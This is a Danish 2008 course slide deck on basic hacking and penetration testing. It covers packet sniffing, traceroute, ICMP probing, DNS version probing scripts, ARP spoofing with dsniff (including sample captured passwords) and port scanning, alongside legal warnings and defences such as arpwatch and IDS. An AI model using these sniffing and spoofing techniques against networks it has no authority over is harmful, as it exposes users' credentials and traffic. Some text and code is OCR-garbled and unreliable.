

Velkommen til

Basic hacking

Marts 2008

Henrik Lund Kramshøj hlk@security6.net

http://www.security6.net

Formålet med foredraget



Skabe en grundig forståelse for hackerværktøjer samt penetrationstest metoder Design af netværk til minimering af risici.

Hacker - cracker



Det korte svar - drop diskussionen

Det havde oprindeligt en anden betydning, men medierne har taget udtrykket til sig - og idag har det begge betydninger.

Idag er en hacker stadig en der bryder ind i systemer!

ref. Spafford, Cheswick, Garfinkel, Stoll, ... - alle kendte navne indenfor sikkerhed

Hvis man vil vide mere kan man starte med:

- Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage, Clifford Stoll
- Hackers: Heroes of the Computer Revolution, Steven Levy
- Practical Unix and Internet Security, Simson Garfinkel, Gene Spafford, Alan Schwartz

Aftale om test af netværk




Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 6 måneder straffes den, som uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et anlæg til elektronisk databehandling.

Hacking kan betyde:

- At man skal betale erstatning til personer eller virksomheder
- At man får konfiskeret sit udstyr af politiet
- At man, hvis man er over 15 år og bliver dømt for hacking, kan få en bøde eller fængselsstraf i alvorlige tilfælde
- At man, hvis man er over 15 år og bliver dømt for hacking, får en plettet straffeattest. Det kan give problemer, hvis man skal finde et job eller hvis man skal rejse til visse lande, fx USA og Australien
- Frit efter: http://www.stophacking.dk lavet af Det Kriminalpræventive Råd
- Frygten for terror har forstærket ovenstående så lad være!

Kursusnetværk





UNIX starthjælp



Da UNIX indgår er her et lille cheat sheet til UNIX

- DOS/Windows kommando tilsvarende UNIX, og forklaring
- dir ls står for list files, viser filnavne
- del rm står for remove, sletter filer
- cd cd change directory, skifter katalog
- type cat concatenate, viser indholdet af tekstfiler
- more less viser tekstfiler en side af gangen
- attrib chmod change mode, ændrer rettighederne på filer

Prøv bare:

- Is list, eller long listing med Is -I
- cat /etc/hosts viser hosts filen
- chmod +x head.sh sæt execute bit på en fil så den kan udføres som et program med kommandoen ./head.sh

Hackerværktøjer



Der benyttes en del værktøjer:

- nmap http://www.insecure.org portscanner
- Wireshark http://http://www.wireshark.org/avanceret netværkssniffer
- OpenBSD http://www.openbsd.org operativsystem med fokus på sikkerhed
- BackTrack http://www.remote-exploit.org/backtrack.html
- Putty http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html terminal emulator med indbygget SSH

Hvad skal der ske?



Tænk som en hacker

Rekognoscering

- ping sweep, port scan
- OS detection TCP/IP eller banner grab
- Servicescan rpcinfo, netbios, ...
- telnet/netcat interaktion med services

Udnyttelse/afprøvning: Nessus, nikto, exploit programs


Oprydning vises ikke på kurset, men I bør i praksis:

- Lav en rapport
- Gennemgå rapporten, registrer ændringer
- Opdater programmer, konfigurationer, arkitektur, osv.

I skal jo også VISE andre at I gør noget ved sikkerheden.

Internet idag





Klienter og servere

Rødder i akademiske miljøer

Protokoller der er op til 20 år gamle

Meget lidt kryptering, mest på http til brug ved e-handel

Internet er åbne standarder!



We reject kings, presidents, and voting.
We believe in rough consensus and running code.

- The IETF credo Dave Clark, 1992.

Request for comments - RFC - er en serie af dokumenter

RFC, BCP, FYI, informational de første stammer tilbage fra 1969

Ændres ikke, men får status Obsoleted når der udkommer en nyere version af en standard

Standards track:

Proposed Standard → Draft Standard → Standard

Åbne standarder = åbenhed, ikke garanti for sikkerhed

The Internet Worm 2. nov 1988



Udnyttede følgende sårbarheder

- buffer overflow i fingerd VAX kode
- Sendmail DEBUG
- Tillid mellem systemer: rsh, rexec, ...
- dårlige passwords

Avanceret + camouflage!

- Programnavnet sat til 'sh'
- Brugte fork() til at skifte PID jævnligt
- password cracking med intern liste med 432 ord og /usr/dict/words
- Fandt systemer i /etc/hosts.equiv, .rhosts, .forward, netstat ...

Lavet af Robert T. Morris, Jr.

Medførte dannelsen af CERT, http://www.cert.org

CERT/CC - www.cert.org





Stiftet som reaktion på The Internet Worm i 1988 betragtet som de seriøse - og konservative informerer om sårbarheder og trusler koordinerer aktiviteter - mellem leverandører opsamler statistik for hacker aktivitet

OSI og Internet modellerne



OSI Reference Model

Application
Presentation
Session
Transport
Network
Link


Physical

Internet protocol suite

Applications	NFS
HTTP, SMTP, FTP, SNMP,	XDR
	RPC
TCP UDP	
IPv4 IPv6 I	CMPv6 _{ICMP}
ARP RARP MAC	
Ethernet token-ring ATM	

TCPDUMP - protokolanalyse pakkesniffer





http://www.tcpdump.org-både til Windows og UNIX

tcpdump - normal brug




- tekstmode
- kan gemme netværkspakker i filer
- kan læse netværkspakker fra filer
- er de-facto standarden for at gemme netværksdata i filer

```
[root@otto hlk]# tcpdump -i en0
tcpdump: listening on en0
13:29:39.947037 fe80::210:a7ff:fe0b:8a5c > ff02::1: icmp6: router advertisement
13:29:40.442920 10.0.0.200.49165 > dns1.cybercity.dk.domain:
                                                              1189+[|domain]
13:29:40.487150 dns1.cybercity.dk.domain > 10.0.0.200.49165:
                                                               1189 NXDomain*[|domain]
13:29:40.514494 10.0.0.200.49165 > dns1.cybercity.dk.domain:
                                                               24765+[|domain]
13:29:40.563788 dns1.cybercity.dk.domain > 10.0.0.200.49165:
                                                               24765 NXDomain*[|domain]
13:29:40.602892 10.0.0.200.49165 > dns1.cybercity.dk.domain:
                                                               36485+[|domain]
                                                               36485 NXDomain*[|domain]
13:29:40.648288 dns1.cybercity.dk.domain > 10.0.0.200.49165:
13:29:40.650596 10.0.0.200.49165 > dns1.cybercity.dk.domain:
                                                               4101+[|domain]
13:29:40.694868 dns1.cybercity.dk.domain > 10.0.0.200.49165:
                                                               4101 NXDomain * [|domain]
13:29:40.805160 10.0.0.200 > mail: icmp: echo request
13:29:40.805670 mail > 10.0.0.200: icmp: echo reply
```

Wireshark - grafisk pakkesniffer





http://www.wireshark.org

både til Windows og UNIX, tidligere kendt som Ethereal

Programhygiejne!



Download, installer - kør! - farligt!

Sådan gøres det:

- download program OG signaturfil/MD5
- verificer signatur eller MD5
- installer
- brug programmet
- hold programmet opdateret!
 Se eksempelvis teksten på hjemmesiden:
 Wireshark 0.99.2 has been released. Several security-related vulnerabilities have been fixed and several new features have been added.

NB: ikke alle programmer har signaturer :(

MD5 er en envejs hash algoritme - mere om det senere

Brug af Wireshark






Man starter med Capture - Options

Brug af Wireshark






Læg mærke til filtermulighederne

Demo: Wireshark





Secure Shell - SSH og SCP





SSH afløser en række protokoller som er usikre:

- Telnet til terminal adgang
- r* programmerne, rsh, rcp, rlogin, ...
- FTP med brugerid/password

SSH - de nye kommandoer er



kommandoerne er:

- ssh Secure Shell
- scp Secure Copy
- sftp secure FTP


Husk: SSH er både navnet på protokollerne - version 1 og 2 samt programmet ssh til at logge ind på andre systemer

SSH tillader også port-forward, tunnel til usikre protokoller, eksempelvis X protokollen til UNIX grafiske vinduer

NB: Man bør idag bruge SSH protokol version 2!

Putty en SSH til Windows





Login skærmen til Putty terminal programmet

Putty terminaladgang




```
_ | | ×
 edu.muhos.fi - PuTTY
login as: wtestaaj
Sent username "wtestaaj"
wtestaaj@edu.muhos.fi's password:
Last login: Thu Apr 18 11:55:44 2002 from yalu117164.muhos
[17.12.2001]
  Käyttäkää telnet- ja ftp-yhteyksien sijasta SSH:ta tietoturvallisuuden
  vuoksi. Lisätietoja http://edu.muhos.fi/opas/ssh
[15.01.2002]
   Salasanaa ei saa vaihtaa passwd-komennolla! Käyttäkää salasanan vaihtoon
  WWW-selainta osoitteessa https://edu.muhos.fi/salasana
[28.01.2002]
  VIRUSVAROITUS!! Älkää avatko sähköpostiviestiä, jonka otsikkona on:
   "new photos from my party!"
  Lisätietoa viruksesta:
  http://www.f-secure.fi/fin/support-page 2002012800.shtml
Disk quotas for user wtestaaj (uid 587):
     Filesystem blocks
                                          grace files
                          quota limit
                                                                  limit
                                                          quota
                                                                          grace
    /dev/sda10
                     56
                          60000 240000
                                                     11
                                                              0
                                                                      0
[wtestaaj@edu ~]$
```

Billede fra http://edu.muhos.fi/opas/ssh/putty-ohje.htm

Grafisk Secure Copy - WinSCP






screenshot fra

http://winscp.vse.cz/eng/screenshots/large/advanced.gif

Grafisk Secure Copy - WinSCP





screenshot fra

http://winscp.vse.cz/eng/screenshots/large/explorer.gif

traceroute



traceroute programmet virker ved hjælp af TTL

levetiden for en pakke tælles ned i hver router på vejen og ved at sætte denne lavt opnår man at pakken *timer ud* - besked fra hver router på vejen

default er UDP pakker, men på UNIX systemer er der ofte mulighed for at bruge ICMP

traceroute 217.157.20.129

```
traceroute to 217.157.20.129 (217.157.20.129)
```

- , 30 hops max, 40 byte packets
 - 1 safri (10.0.0.11) 3.577 ms 0.565 ms 0.323 ms
 - 2 router (217.157.20.129) 1.481 ms 1.374 ms 1.261 ms

traceroute - med UDP



```
tcpdump -i en0 host 217.157.20.129 or host 10.0.0.11
tcpdump: listening on en0
23:23:30.426342 10.0.0.200.33849 > router.33435: udp 12 [ttl 1]
23:23:30.426742 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.436069 10.0.0.200.33849 > router.33436: udp 12 [ttl 1]
23:23:30.436357 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437117 10.0.0.200.33849 > router.33437: udp 12 [ttl 1]
23:23:30.437383 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437574 10.0.0.200.33849 > router.33438: udp 12
23:23:30.438946 router > 10.0.0.200: icmp: router udp port 33438 unreachable
23:23:30.451319 10.0.0.200.33849 > router.33439: udp 12
23:23:30.452569 router > 10.0.0.200: icmp: router udp port 33439 unreachable
23:23:30.452813 10.0.0.200.33849 > router.33440: udp 12
23:23:30.454023 router > 10.0.0.200: icmp: router udp port 33440 unreachable
23:23:31.379102 10.0.0.200.49214 > safri.domain: 6646+ PTR?
200.0.0.10.in-addr.arpa. (41)
23:23:31.380410 safri.domain > 10.0.0.200.49214: 6646 NXDomain* 0/1/0 (93)
14 packets received by filter
O packets dropped by kernel
```

Værdien af traceroute



diagnosticering af netværksproblemer - formålet med traceroute


indblik i netværkets opbygning!

svar fra hosts - en modtaget pakke fremfor et sort hul

traceroute er ikke et angreb - det er også vigtigt at kunne genkende normal trafik!

Network mapping





Ved brug af traceroute og tilsvarende programmer kan man ofte udlede topologien i det netværk man undersøger

Flere traceprogrammer



mtr My traceroute - grafisk http://www.bitwizard.nl/mtr/

Ift - layer four trace benytter TCP SYN og FIN prober

trace ved hjælp af TCP og andre protokoller findes


paratrace - Parasitic Traceroute via Established TCP Flows and IPID Hopcount

Der findes webservices hvor man kan trace fra, eksempelvis: http://www.

samspade.org

What time is it?





Hvad er klokken?

Hvad betydning har det for sikkerheden?

Brug NTP Network Time Protocol på produktionssystemer

What time is it? - spørg ICMP



ICMP timestamp option - request/reply

hvad er klokken på en server

Slayer icmpush - er installeret på server

viser tidstempel

Netmasken? - spørg ICMP



ICMP address mask option - request/reply

hvilken netmaske bruger serveren


Slayer icmpush - er installeret på server

viser netmasken

```
# icmpush -v -mask 217.157.20.129
ICMP Address Mask Request packet sent to 217.157.20.129
Receiving ICMP replies ...
router.kramse.dk -> 255.255.255.240
icmpush: Program finished OK
```

Demo: ICMPUSH og tracroute





ICMPUSH og tracroute

Informationsindsamling



Det vi har udført er informationsindsamling

Indsamlingen kan være aktiv eller passiv indsamling i forhold til målet for angrebet passiv kunne være at lytte med på trafik eller søge i databaser på Internet aktiv indsamling er eksempelvis at sende ICMP pakker og registrere hvad man får af svar

whois systemet



IP adresserne administreres i dagligdagen af et antal Internet registries, hvor de største er:

- RIPE (Réseaux IP Européens) http://ripe.net
- ARIN American Registry for Internet Numbers http://www.arin.net
- Asia Pacific Network Information Center http://www.apnic.net
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) Latin America and some Caribbean Islands http://www.lacnic.net
- AfriNIC African Internet Numbers Registry http://www.afrinic.net

disse fem kaldes for Regional Internet Registries (RIRs) i modsætning til Local Internet Registries (LIRs) og National Internet Registry (NIR)

whois systemet -2



ansvaret for Internet IP adresser ligger hos ICANN The Internet Corporation for Assigned Names and Numbers http://www.icann.org

NB: ICANN må ikke forveksles med IANA Internet Assigned Numbers Authority http://www.iana.org/som bestyrer portnumre og andre magiske konstanter m.v.

DNS systemet



navneopslag på Internet

tidligere brugte man en **hosts** fil hosts filer bruges stadig lokalt til serveren - IP-adresser

UNIX: /etc/hosts

Windows c:\windows\system32\drivers\etc\hosts

Eksempel: www.security6.net har adressen 217.157.20.131

skrives i database filer, zone filer

```
ns1 IN A 217.157.20.130
IN AAAA 2001:618:433::1
www IN A 217.157.20.131
IN AAAA 2001:618:433::14
```

Mere end navneopslag



består af resource records med en type:

- adresser A-records
- IPv6 adresser AAAA-records
- autoritative navneservere NS-records
- post, mail-exchanger MX-records
- flere andre: md, mf, cname, soa, mb, mg, mr, null, wks, ptr, hinfo, minfo, mx

```
IN MX 10 mail.security6.net.
IN MX 20 mail2.security6.net.
```

Små DNS tools bind-version - Shell script



```
#! /bin/sh
# Try to get version info from BIND server
PROGRAM= 'basename $0'
. 'dirname $0'/functions.sh
if [ $# -ne 1 ]; then
  echo "get name server version, need a target! "
  echo "Usage: $0 target"
  echo "example $0 10.1.2.3"
  exit 0
fi
TARGET=$1
# using dig
start time
dig @$1 version.bind chaos txt
echo Authors BIND er i versionerne 9.1 og 9.2 - måske ...
dig @$1 authors.bind chaos txt
stop_time
        http://www.kramse.dk/files/tools/dns/bind-version
```

Små DNS tools dns-timecheck - Perl script



```
#!/usr/bin/perl
# modified from original by Henrik Kramshøj, hlk@kramse.dk
# 2004-08-19
# Original from: http://www.rfc.se/fpdns/timecheck.html
use Net::DNS;
my $resolver = Net::DNS::Resolver->new;
$resolver->nameservers($ARGV[0]);
my $query = Net::DNS::Packet->new;
$query->sign tsig("n","test");
my $response = $resolver->send($query);
foreach my $rr ($response->additional)
  print "localtime vs nameserver $ARGV[0] time difference: ";
  print$rr->time_signed - time() if $rr->type eq "TSIG";
        http://www.kramse.dk/files/tools/dns/dns-timecheck
```

Google for it






Google som hacker værktøj?

Googledorks http://johnny.ihackstuff.com/

Hvordan virker ARP?





Hvordan virker ARP? - 2



ping 10.0.0.2 udført på server medfører

ARP Address Resolution Protocol request/reply:

- ARP request i broadcast Who has 10.0.0.2 Tell 10.0.0.1
- ARP reply (fra 10.0.0.2) 10.0.0.2 is at 00:40:70:12:95:1c


IP ICMP request/reply:

- Echo (ping) request fra 10.0.0.1 til 10.0.0.2
- Echo (ping) reply fra 10.0.0.2 til 10.0.0.1
- ...

ARP udføres altid på Ethernet før der kan sendes IP trafik (kan være RARP til udstyr der henter en adresse ved boot)

Hvordan virker ARP spoofing?





Hackeren sender forfalskede ARP pakker til de to parter

De sender derefter pakkerne ud på Ethernet med hackerens MAC adresse som modtager - han får alle pakkerne

dsniff



en sniffer til mange usikre protokoller

inkluderer arpspoof

Lavet af Dug Song, dugsong@monkey.org


dsniff is a password sniffer which handles FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase and Microsoft SQL protocols.

dsniff forudsætninger



Der er visse forudsætninger der skal være opfyldt

- Man skal have trafikken
- Det kan gøres gennem arp spoofing eller ved at hacke ind i et system/router på netværksvejen



Forsvar mod ARP spoofing



Hvad kan man gøre?

låse MAC adresser til porte på switche

låse MAC adresser til bestemte IP adresser

Efterfølgende administration!

arpwatch er et godt bud - overvåger ARP

bruge protokoller som ikke er sårbare overfor opsamling


Kommenteret dsniff



```
X root@hlk: /home/hlk
[root@hlk hlk]# dsniff
dsniff: listening on fxp0
05/20/03 08:53:38 tcp client.49154 -> server.110 (pop)
USER hlk
                  Her er opsamlet et kodeord til e-mail
PASS secr3t!
05/20/03 08:54:11 tcp client.49155 -> server.23 (telnet)
[poppe]
hlk
               Her er opsamlet kodeord og
secr3t!
               kommandoer fra en session
ls
exit
05/20/03 08:55:33 tcp client.49156 -> server.23 (telnet)
[poppe]
an ja
an jnaan ja
anja
```

netværksdesign og sikkerhed





Hvad kan man gøre for at få bedre netværkssikkerhed?

- bruge switche der skal ARP spoofes og bedre performance
- opdele med firewall til flere DMZ zoner for at holde udsatte servere adskilt fra hinanden, det interne netværk og Internet
- overvåge, læse logs og reagere på hændelser

Intrusion Detection Systems - IDS



angrebsværktøjerne efterlader spor

hostbased IDS - kører lokalt på et system og forsøger at detektere om der er en angriber inde

network based IDS - NIDS - bruger netværket

Automatiserer netværksovervågning:

- bestemte pakker kan opfattes som en signatur
- analyse af netværkstrafik FØR angreb
- analyse af netværk under angreb sender en alarm

http://www.snort.org - det kan anbefales at se på Snort

Ulemper ved IDS





snort er baseret på signaturer

mange falske alarmer - tuning og vedligehold

hvordan sikrer man sig at man har opdaterede signaturer for angreb som går verden rundt på et døgn

Basal Portscanning



Hvad er portscanning

afprøvning af alle porte fra 0/1 og op til 65535

målet er at identificere åbne porte - sårbare services


typisk TCP og UDP scanning

TCP scanning er ofte mere pålidelig end UDP scanning

TCP handshake er nemmere at identificere
UDP applikationer svarer forskelligt - hvis overhovedet

TCP three way handshake





- TCP SYN half-open scans
- Tidligere loggede systemer kun når der var etableret en fuld TCP forbindelse dette kan/kunne udnyttes til stealth-scans
- Hvis en maskine modtager mange SYN pakker kan dette fylde tabellen over connections op og derved afholde nye forbindelser fra at blive oprette - SYN-flooding

Ping og port sweep



scanninger på tværs af netværk kaldes for sweeps

Scan et netværk efter aktive systemer med PING

Scan et netværk efter systemer med en bestemt port åben

Er som regel nemt at opdage:

- konfigurer en maskine med to IP-adresser som ikke er i brug
